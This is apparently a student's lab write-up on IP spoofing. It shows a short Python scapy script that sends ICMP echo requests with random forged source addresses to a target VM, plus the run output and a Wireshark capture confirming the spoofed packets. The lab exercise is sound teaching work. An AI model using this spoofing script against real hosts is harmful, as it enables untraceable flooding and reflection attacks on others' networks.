
Advance Protocol Engineering and Security Lab
Lab 6 - Lab 06 – IP Spoofing and DDoS Reflection

Praneesh R V
CB.SC.U4CYS23036


I Have set up the attacker and the victim

Attacker: my Arch system



```
                         praneesh@ShadowEternity
                  ─────────────────◎─────────────────
                   → Linux 6.18.9-arch1-2
                   → Hyprland 0.53.3 (Wayland)
                   → zsh 5.9
                   → kitty 0.45.0
                   → 11.53 GiB / 15.31 GiB
                   → 1 day, 11 hours, 39 mins
                  ─────────────────◎─────────────────

┌praneesh@ShadowEternity ~
└$ ifconfig wlan0
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.25.155.50  netmask 255.255.255.0  broadcast 172.25.155.255
        inet6 2409:40f4:200a:6779:1718:aead:e1b:b989  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::a859:b3c9:dd9:748a  prefixlen 64  scopeid 0x20<link>
        ether 50:5a:65:f6:d8:55  txqueuelen 1000  (Ethernet)
        RX packets 13276993  bytes 15628712171 (14.5 GiB)
        RX errors 0  dropped 87  overruns 0  frame 0
        TX packets 4347877  bytes 759617505 (724.4 MiB)
        TX errors 0  dropped 91 overruns 0  carrier 0  collisions 0

┌praneesh@ShadowEternity ~
└$ |
```


Victim: Kali linux vm




```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.105  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::bf16:be7c:95bb:ed22  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:44:fb:a4  txqueuelen 1000  (Ethernet)
        RX packets 27484  bytes 1658656 (1.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 372  bytes 29413 (28.7 KiB)
        TX errors 0  dropped 11 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 86  bytes 10230 (9.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 86  bytes 10230 (9.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$ 
```

Ip: 192.168.56.105


Code:



```python
#!/usr/bin/env python3
from scapy.all import IP, ICMP, send, RandIP
import sys


if len(sys.argv) != 2:
    print("Usage: sudo python3 spoof.py <target_ip>")
    sys.exit(1)

target = sys.argv[1]

for _ in range(10):

    spoofed_ip = str(RandIP())


    packet = IP(src=spoofed_ip, dst=target) / ICMP()


    send(packet, verbose=0)
    print(f"Sent spoofed ICMP from: {spoofed_ip}")
```



```
╭─praneesh@ShadowEternity ~/Praneesh/Academics/Sem6/Advanced Protocol Engineering and Security
/lab6 ‹main●›
╰─$ nvim spoof.py
╭─praneesh@ShadowEternity ~/Praneesh/Academics/Sem6/Advanced Protocol Engineering and Security
/lab6 ‹main●›
╰─$ sudo python3 spoof.py 192.168.56.105
[sudo] password for praneesh:
Sent spoofed ICMP from: 161.177.194.232
Sent spoofed ICMP from: 214.243.133.85
Sent spoofed ICMP from: 38.173.139.78
Sent spoofed ICMP from: 135.160.117.225
Sent spoofed ICMP from: 217.212.184.181
Sent spoofed ICMP from: 168.25.31.143
Sent spoofed ICMP from: 8.191.53.110
Sent spoofed ICMP from: 112.242.76.144
Sent spoofed ICMP from: 97.236.199.224
Sent spoofed ICMP from: 14.90.189.215
╭─praneesh@ShadowEternity ~/Praneesh/Academics/Sem6/Advanced Protocol Engineering and Security
/lab6 ‹main●›
╰─$ sudo python3 spoof.py 192.168.56.105
Sent spoofed ICMP from: 90.220.161.250
Sent spoofed ICMP from: 203.128.140.133
Sent spoofed ICMP from: 54.172.176.103
Sent spoofed ICMP from: 25.227.40.96
Sent spoofed ICMP from: 9.143.212.219
Sent spoofed ICMP from: 56.182.253.122
Sent spoofed ICMP from: 4.164.154.113
Sent spoofed ICMP from: 231.21.232.249
Sent spoofed ICMP from: 97.197.82.246
Sent spoofed ICMP from: 49.199.126.143
╭─praneesh@ShadowEternity ~/Praneesh/Academics/Sem6/Advanced Protocol Engineering and Security
/lab6 ‹main●›
╰─$ |
```



```
   Time          Source                 Destination            Protocol Length Info
27 209.435773884 PCSSystemtec_44:fb:…   0a:00:27:00:00:00      ARP          42 192.168.56.105 is at 08:00:27:
28 209.452024873 90.220.161.250         192.168.56.105         ICMP         60 Echo (ping) request  id=0x0000
29 209.468497343 203.128.140.133        192.168.56.105         ICMP         60 Echo (ping) request  id=0x0000
30 209.480532901 54.172.176.103         192.168.56.105         ICMP         60 Echo (ping) request  id=0x0000
31 209.494472187 25.227.40.96           192.168.56.105         ICMP         60 Echo (ping) request  id=0x0000
32 209.506466232 9.143.212.219          192.168.56.105         ICMP         60 Echo (ping) request  id=0x0000
33 209.522521761 56.182.253.122         192.168.56.105         ICMP         60 Echo (ping) request  id=0x0000
34 209.539454120 4.164.154.113          192.168.56.105         ICMP         60 Echo (ping) request  id=0x0000
35 209.555608773 231.21.232.249         192.168.56.105         ICMP         60 Echo (ping) request  id=0x0000
36 209.571443882 97.197.82.246          192.168.56.105         ICMP         60 Echo (ping) request  id=0x0000
37 209.583532880 49.199.126.143         192.168.56.105         ICMP         60 Echo (ping) request  id=0x0000
38 238.406556226 192.168.56.105         192.168.56.100         DHCP        324 DHCP Request  - Transaction ID
39 238.416175912 PCSSystemtec_4b:5e:…   Broadcast              ARP          60 Who has 192.168.56.105? Tell 1
40 238.416184858 PCSSystemtec_44:fb:…   PCSSystemtec_4b:5e:…   ARP          42 192.168.56.105 is at 08:00:27:
41 238.416176135 192.168.56.100         192.168.56.105         DHCP        590 DHCP ACK      - Transaction ID
42 243.496846929 PCSSystemtec_44:fb:…   PCSSystemtec_4b:5e:…   ARP          42 Who has 192.168.56.100? Tell 1
43 243.497213689 PCSSystemtec_4b:5e:…   PCSSystemtec_44:fb:…   ARP          60 192.168.56.100 is at 08:00:27:
```

```
  ▸ Source: 0a:00:27:00:00:00 (0a:00:27:00:00:00)
    Type: IPv4 (0x0800)
    [Stream index: 1]
    Padding: 000000000000000000000000000000000000
▾ Internet Protocol Version 4, Src: 90.220.161.250,
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▸ Differentiated Services Field: 0x00 (DSCP: CS0,
    Total Length: 28
    Identification: 0x0001 (1)
  ▸ 000. .... = Flags: 0x0
    ...0 0000 0000 0000 = Fragment Offset: 0
    Time to Live: 64
    Protocol: ICMP (1)
    Header Checksum: 0x84f8 [validation disabled]
    [Header checksum status: Unverified]
```

```
0000  08 00 27 44 fb a4 0a 00  27 00 00 00 08 00
0010  00 1c 00 01 00 00 40 01  84 f8 5a dc a1 fa
0020  38 69 08 00 f7 ff 00 00  00 00 00 00 00 00
0030  00 00 00 00 00 00 00 00  00 00 00 00
```

The wireshark capture shows multiple spoofed IPs going to the same destination 192.168.56.105
Thus the attack happened successfully